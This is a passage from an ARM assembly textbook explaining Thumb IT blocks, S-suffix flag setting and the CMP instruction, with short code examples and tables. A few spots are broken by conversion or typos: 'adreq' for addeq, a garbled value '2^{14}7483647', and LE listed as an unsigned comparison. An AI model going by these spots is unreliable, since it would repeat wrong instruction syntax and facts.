
Programs in A64 take yet a different approach again. As with T32, only branches can be made directly conditional by directly appending a condition code to the instruction's name, and no `IT` instruction exists to retrofit conditional execution onto the other instructions. Instead, A64 provides two new groups of instructions: *conditional comparisons* and *conditional selects* that provide powerful and flexible primitives that can be used as an alternative to supporting conditional execution for other instructions.

The If-Then (IT) Instruction in Thumb

The `IT`⁷ instruction stands for If-Then and is unique to Thumb (see [Chapter 4](#)); it converts up to four ordinary instructions that follow it into conditionally executed instructions based on a condition code (or the logical negation of that condition code). The `IT` instruction and the one to four instructions that it modifies together form a conditional *IT-block*.⁸

In T32 conditional codes are not (with the exception of conditional branches) encoded directly into instructions, but rather are stored and handled via the processors' `ITSTATE`, which is part of `PSTATE`. See [Figure 7.4](#).

ITSTATE (conceptual model)



`PSTATE.IT<7:0> = firstcond:mask;`

Figure 7.4: ITSTATE bits in PSTATE

Conceptually, ITSTATE operates like a “queue” of up to four pending condition codes. The `IT` instruction serves only to initialize this state, thereby setting up ITSTATE's queue. As instructions are decoded, each instruction checks ITSTATE to see if a condition code is pending. If it is, the instruction “attaches” itself to that condition code, becoming conditional and “consuming” the condition code in the queue. Once the queue is empty, instructions operate in their default, unconditional state.

The base syntax for the `IT` instruction is as follows:

`IT <cond>`

Here, `cond` is the “base condition” that will “attach” to the next instruction. For example, we might use this instruction to create an

`addeq` instruction in Thumb:

```
it EQ  
addeq r0, r1, r2
```

Here, the `IT` instruction initializes `ITSTATE`'s condition code queue to contain just a single `EQ` entry. The next instruction is encoded as an `add` instruction, but picks up the `EQ` condition from the queue to become an `ADDEQ` instruction.

It is important to note in our previous example that although we wrote `addeq` out explicitly with a condition code, no such instruction encoding actually exists. At the binary level, the instruction is an `ADD` instruction; the `EQ` condition is encoded *only* via `IT`. For ease of reading assembly, however, most assemblers will insist that developers write conditions encoded via `IT` instructions out explicitly, and most disassemblers and debuggers will automatically propagate condition codes from an `IT` instruction on to the instructions that follow for ease of reading.

As well as making a single instruction conditional, `IT` can be used to make up to four subsequent instructions conditional at a time. For each additional instruction we want to make conditional after the first, we append an extra letter to the `IT` instruction name. That way, we can form If-Then-Else conditions, where the `T` refers to the base condition `cond`, and `E` refers to the Else condition in the block. Each instruction inside the IT block must specify the base condition, and the logical inverse condition for the Else statement based on the following syntax:

```
IT{<x>{<y>{<z>} } } {<q>} <cond>
```

The symbols `x`, `y`, and `z` can be set to either `T` (Then) or `E` (Else), where `T` represents the instruction executed on the base condition (e.g., `EQ`) and `E` represents the instruction executed on the logical inverse (e.g., `NE`) of the base condition. [Table 7.2](#) shows condition codes and their inverse.

Table 7.2: Condition Codes and Their Inverse

CONDITION CODE	MEANING	OPPOSITE CONDITION	MEANING
EQ	Equal	NE	Not equal
HS (or CS)	Carry set	LO (or CC)	Carry clear
MI	Negative	PL	Positive or zero
VS	Signed overflow	VC	No signed overflow
HI	Unsigned higher	LS	Unsigned lower or same
GE	Signed greater or equal	LT	Signed less than
GT	Signed greater than	LE	Signed less than or equal

Let's look at an `IT` instruction that makes two instructions conditional at a time. In the first group we make *two* instructions conditional, and both become conditional on `EQ`. The instruction name is therefore `IT`, followed by a `T`, meaning “the second instruction also uses the base condition (`EQ`).”

```
.syntax unified
.thumb

; First group:
itt eq          ; If-Then, followed by a T
adreq r0, r1, r2 ; Conditional addition if EQ is true
andeq r0, r0, #0xffff. ; Conditional AND if EQ is true
```

Next let's look at another example and construct an If-Then-Else block where two instructions are made conditional, but the second instruction in the group uses the *negation* of our base conditional code, i.e., `addne`. This is done by appending an `E` to the `IT` instruction name.

```

; Second group:
ite eq           ; If-Then, followed by an E
addeq r0, r1, r2 ; Conditional addition if EQ is true
andne r0, r0, #0xffff. ; Conditional AND if EQ is not true

```

This same basic approach generalizes up to a block of four instructions in total, e.g., ITTEE as If-Then-Then-Else-Else. For example, the `ITETE EQ` instruction makes the first and third instructions of the group conditional on `EQ`, but the second and fourth instructions will use the *negation* of `EQ`, i.e., `NE`.

```

cmp r0, r1          ; Instr sets flags
itete EQ            ; IT ETE, cond = EQ
addeq r0, r1, r2   ; use base cond (EQ)
andne r0, r0, #0xffff ; E: use negation (NE)
orreq r0, r0, #0xffff ; T: use cond (EQ)
addne r0, r0, #1    ; E: use negation (NE)

```

We can therefore interpret this sequence of instructions as logically equivalent to the pseudo-code:

```

if(r0 == r1) {
    r0 = (r1 + r2) | 0xffff;
} else {
    r0 = (r0 & 0xffff) + 1;
}

```

Flag-Setting Instructions

In the previous section we have seen how conditional instructions are executed based on condition codes that check the condition flags `NZCV`. But how are these condition flags set? In this section we will look at some conditional instructions that can set these flags based on the result of their computation.

The Instruction “S” Suffix

Many (but not all) data-processing instructions can be extended by appending an `s` to the instruction name. This instructs the processor to also set the `NZCV` flags⁹ during the computation, alongside its ordinary behavior. For example, the instruction `ADDS` operates identically to `ADD`, except that the `NZCV` flags will also be set based on the result.¹⁰

The exact behavior and meaning of how `NZCV` is updated depends on the instruction and architecture in use. [Figure 7.5](#) shows all the instructions that can make use of the `s` suffix on each architecture, grouped thematically together by how they interact with `NZCV`. We will then look at each of these groups in turn.

Instruction set	Instruction group	Instructions	N	Z	C	V
A32/T32	Adds and subtracts	ADCS, ADDS, RSBS, RSCS, SBCS, SUBS	Result < 0	Result == 0	Unsigned overflow?	Signed overflow?
	Shift instructions	ASRS, LSLS, LSRS, RORS, RRXS	Result < 0	Result == 0	Value of last bit shifted out and discarded	Unchanged
	Multiplies	MULS, MLAS, SMLALS, SMULLS, UMLALS, UMULLS	Result < 0	Result == 0	Unchanged	Unchanged
	Other instructions	ANDS, BICS, EORS, MOVS, MVNS, ORNS, ORRS	Result < 0	Result == 0	Usually zero ¹	Unchanged
A64	Adds and subtracts	ADCS, ADDS, NEGS, NGCS, SBCS, SUBS	Result < 0	Result == 0	Unsigned overflow?	Signed overflow?
	Other instructions	ANDS, BICS	Result < 0	Result == 0	Set to 0	Set to 0

¹Unless the *second operand* of the argument involves an implicit shift, in which case C is the last bit shifted out and discarded by the shift operation

Figure 7.5: Instructions with S suffix

The C flag for the “other instructions” group on A32 is almost always set to 0, with one exception: if the operation implicitly shifts the second operand, then C will be set to the last bit shifted out by the shift unit while computing the second operand. This is because most

shift instructions in A32 are internally implemented as aliases of the `MOVS` instruction using an implicit shift to achieve the shift operation.

The S Suffix on Add and Subtract Instructions

On both A32 and A64, add and subtract type instructions use the `S` suffix to update all four `NZCV` flags as part of the computation.

Rather than describing this abstractly, let's take a look at a concrete example using `ADDS` and along the way see exactly what *signed* and *unsigned* overflow actually means. In our first example, let's add `0xffffffff` and `1` using `ADDS`:

```
ldr r0, =0xffffffff  
mov r1, #1  
adds r0, r0, r1
```

[Figure 7.6](#) shows the behavior of this `ADDS` instruction and how flags are updated. Let's break it down and see what is happening under the hood.




Figure 7.6: How flags are updated based on ADDS example

First, the ADDS instruction takes the values in r_0 and r_1 and adds them to compute the result r_0 . This result is then copied over to the

destination register of the instruction, `R0`. Next, since we are using the `S` suffix, the processor also needs to update flags.

Of the four flags, `Z` and `N` are very simple. Our computed result is zero, so `Z = 1`. The result is also not negative (the most significant bit of the result is `0`), so `N = 0`.

The overflow flags `C` and `V` are a bit more complicated. To see what values these should hold, we look to see if the result is “correct” when interpreting the inputs and outputs as signed versus unsigned.

Let's look first at the case where the inputs are *unsigned*. Here, our computed result is incorrect: $2^{14}7483647 + 1$ does not equal `0`. This means our computation has encountered an *unsigned overflow*, so `C` will be set to `1`.

Next, let's look at the case where the same inputs are interpreted as signed values. Here our computed result turns out to be correct: `0xffffffff` means -1 in two's complement, and since $-1 + 1$ equals `0`, no signed overflow occurred, so `V` will be `0`.

Example: Signed Overflow

By way of another example, suppose we instead add `0x7fffffff` to itself using the `ADDS` instruction.

```
ldr r0, =0x7fffffff  
ldr r1, =0x7fffffff  
adds r0, r0, r1
```

[Figure 7.7](#) shows the full diagram showing `ADDS` for this input.

`ADDS r0, r0, r1`




Figure 7.7: Signed overflow illustration

The arithmetic result of this operation is `0xfffffff`e, and this value is written to `R0`. Since we're using the `s` suffix on our `ADD` instruction, the processor also needs to update flags.

As before, `Z` and `N` are simple enough. The result is not zero, so `Z` = 0, and the sign bit on the result is set, so `N` = 1. Next, we need to work out the values for `C` and `V`.

Looking at this instruction with the inputs as unsigned numbers, the operation yields the correct result: $2147483647 + 2147483647$ does equal 4294967294. Since no unsigned overflow took place, `C` = 0. By contrast, if the inputs and outputs are interpreted as signed values, the addition gives an incorrect result. In two's complement arithmetic, the value `0xfffffff`e means -2, and since $2147483647 + 2147483647$ does not equal -2, a signed overflow has taken place, so `V` = 1.

Therefore, this instruction will set `NZCV` as follows:

`N` = 1, since bit 31 of the result is set.

`Z` = 0, since the result is not zero.

`C` = 0, since the result did not trigger an unsigned overflow.

`V` = 1, since the result did trigger a signed overflow.

The S Suffix on Logical Shift Instructions

In A32 (but not A64), the logical shift instructions `ASRS`, `LSLS`, `LSRS`, `RORS`, and `RRXS` can also use the `s` suffix.¹¹ Here, `Z` and `N` maintain the same basic meaning as before, but `C` and `V` operate a bit differently. For these instructions, `C` is set to hold the last value shifted out and discarded during the shift operation. The value of `V` is left unchanged.

Suppose, by way of example, we perform a 32-bit left-shift of the value `0xdc000001` by five bits using an `LSLS` instruction. This is shown in [Figure 7.8](#).




Figure 7.8: PSTATE flags set based on an LSLS instruction example

We have already seen in [Chapter 5](#), “Data Processing Instructions,” that `LSL` simply shifts each bit in the input value a fixed number of places to the left. In this example, we shift the 32-bit input left by five places, causing the top five bits of the value to “fall off the end” and be discarded. The new bits shifted into the bottom five positions are filled with zeros. The arithmetic result of the operation is therefore the value `0x80000020`.

For an ordinary `LSL` this would be the end of the analysis, but since this is `LSLS`, the processor also needs to update `NZCV` based on the result. In our example, these flags are therefore set as follows:

$N = 1$, since the top bit of the result is `1`.

$Z = 0$, since the overall result is not zero.

$C = 1$, since the last bit shifted out of the register was `1`.

V is left unchanged.

The S Suffix on Multiply Instructions

In A32 (but not A64), the multiply instructions `MULS`, `MLAS`, `SMLALS`, `SMULLS`, `UMLALS`, and `UMULLS` can all make use of the `S` suffix to set flags.¹² For these instructions, Z and N are updated based on the result of the computation, but C and V are always left unchanged.

The S Suffix on Other Instructions

A few other instructions that do not fall into the earlier categories can also use the `S` suffix.

On A32 these instructions are `ANDS`, `BICS`, `EORS`, `MOVS`, `MVNS`, `ORNS`, and `ORRS`. For these instructions, flags are set as follows:

Z is set if the result is zero.

N is set if the result is negative.

C is normally cleared to `0`, with the exception of the case where the second operand to the instruction makes use of an implicit shift. For those cases, C is then set equal to the last bit shifted out during the implicit shift of the second operand.

V is left unchanged.

On A64, only two instructions fall into this category: `ANDS` and `BICS`. Here, flags are always set as follows:

Z is set if the result is zero.

N is set if the result is negative.

C is always cleared to `0`.

v is always cleared to 0.

Test and Comparison Instructions

In addition to data processing instructions that use the `s` suffix, a few instructions, such as `CMP`, `CMN`, `TST`, and `TEQ`, can be used to directly inspect data and set `NZCV` flags without writing an intermediate result to a register.¹³

[Table 7.3](#) gives the meaning of the four basic test and compare instructions, along with their equivalent arithmetic operations and common semantic meanings.

[Table 7.3:](#) Test and Comparison Instructions

ISA	INSTRUCTION	EQUIVALENT	USUAL SEMANTIC MEANING
A32 and A64	<code>CMP A, B</code>	<code>SUBS _, A, B</code>	Compare A against B.
	<code>CMN A, B</code>	<code>ADDS _, A, B</code>	Compare A against -B.
	<code>TST A, B</code>	<code>ANDS _, A, B</code>	Check to see if the bits specified by B are set inside A.
A32 only	<code>TEQ A, B</code>	<code>EORS _, A, B</code>	Check if A exactly equals B.

Compare (`CMP`)

The *compare* instruction `CMP` is used to compare two values and see which is the larger. Under the hood, `CMP` performs a subtraction of the two operands, setting `NZCV` according to the result of the subtraction and discarding the result. See [Figure 7.9](#).

CMP A, B

Equivalent to

SUBS , A, B

Semantic meaning of subsequent condition codes

Exact comparisons

EQ

A == B

NE

A != B

Signed comparisons

GE

A >= B

LT

A < B

GT

A > B

Unsigned comparisons

HI

A > B

LS

A <= B

LE

A <= B

Figure 7.9: CMP logic with SUBS equivalent

During reverse engineering, we often encounter `CMP` instructions helping to direct program flow. The most basic case, and the form that we will see in the overwhelming majority of instances, is a `CMP` instruction that simply compares two registers to see if they are the same, or which is larger, or to test the value in a register against a constant value. These take the following form:

```
CMP r0, r1      ; Compare the values in R0 and R1
CMP w0, #17     ; Compare the value in W0 against 17
```

Although these are the most common forms, `CMP` also provides more complex forms where the second operand is implicitly transformed via a shift or extension operation prior to the comparison. [Table 7.4](#) shows the full syntax for the various forms of `CMP`.

Table 7.4: CMP Instruction Forms

INSTRUCTION FORM	SYMBOL MEANINGS
Instruction set: A32/T32	
CMP Rn, #const	Compares the first register with a constant immediate value.
CMP Rn, Rm CMP Rn, Rm, RRX CMP Rn, Rm, <i>shift</i> #amt	Compares the first register with the optionally pre-shifted second register. <i>shift</i> can be one of LSL, LSR, ASR, or ROR. <i>amt</i> is a number in the range 0..31.
CMP Rn, Rm, <i>shift</i> Rs	Compares the first register with the shifted second register. <i>shift</i> is one of LSL, LSR, ASR, or ROR. Rs contains the number of bits to shift by in the direction given by the <i>shift</i> parameter.
Instruction set: A64	
CMP Wn WSP, #imm{, <i>shift</i> } CMP Xn SP, #imm{, <i>shift</i> }	Compares the first register with a constant immediate value. <i>shift</i> is either LSL #0 or LSL #12.
CMP Wn WSP, Wm {, <i>shift</i> #amt } CMP Xn SP, Xm {, <i>shift</i> #amt }	Compares the first register with a second, optionally pre-shifted register. <i>shift</i> can be one of LSL, LSR, or ASR. <i>amt</i> is a number in the range 0..31 (32-bit) or 0..63 (64-bit).

INSTRUCTION FORM	SYMBOL MEANINGS
CMP Wn WSP, Wm , extend #amt} CMP Xn SP, Xm{, extend #amt}	Compares the first register with a second, optionally pre-extended and pre-shifted register. <i>extend</i> can be one of UXTB, UXTH, UXTW, UXTX, SXTB, SXTH, SXTW, or SXTX. <i>amt</i> is the amount to left-shift the extended value by.
CMP WSP, Wm, LSL #n CMP SP, Xm, LSL #n	The preferred disassembly alias of CMP WSP, Wm, UXTW, #n and CMP SP, Wm, UXTX, #n , respectively.

Reverse engineering and understanding code that uses `CMP` instructions requires not only looking at the `CMP` instruction itself, but also scanning forwards to see how the `NZCV` flags are later inspected via a condition code. For example, suppose we see the following code snippet while reverse engineering:

```
cmp r0, r1
addne r0, r1, r2
```

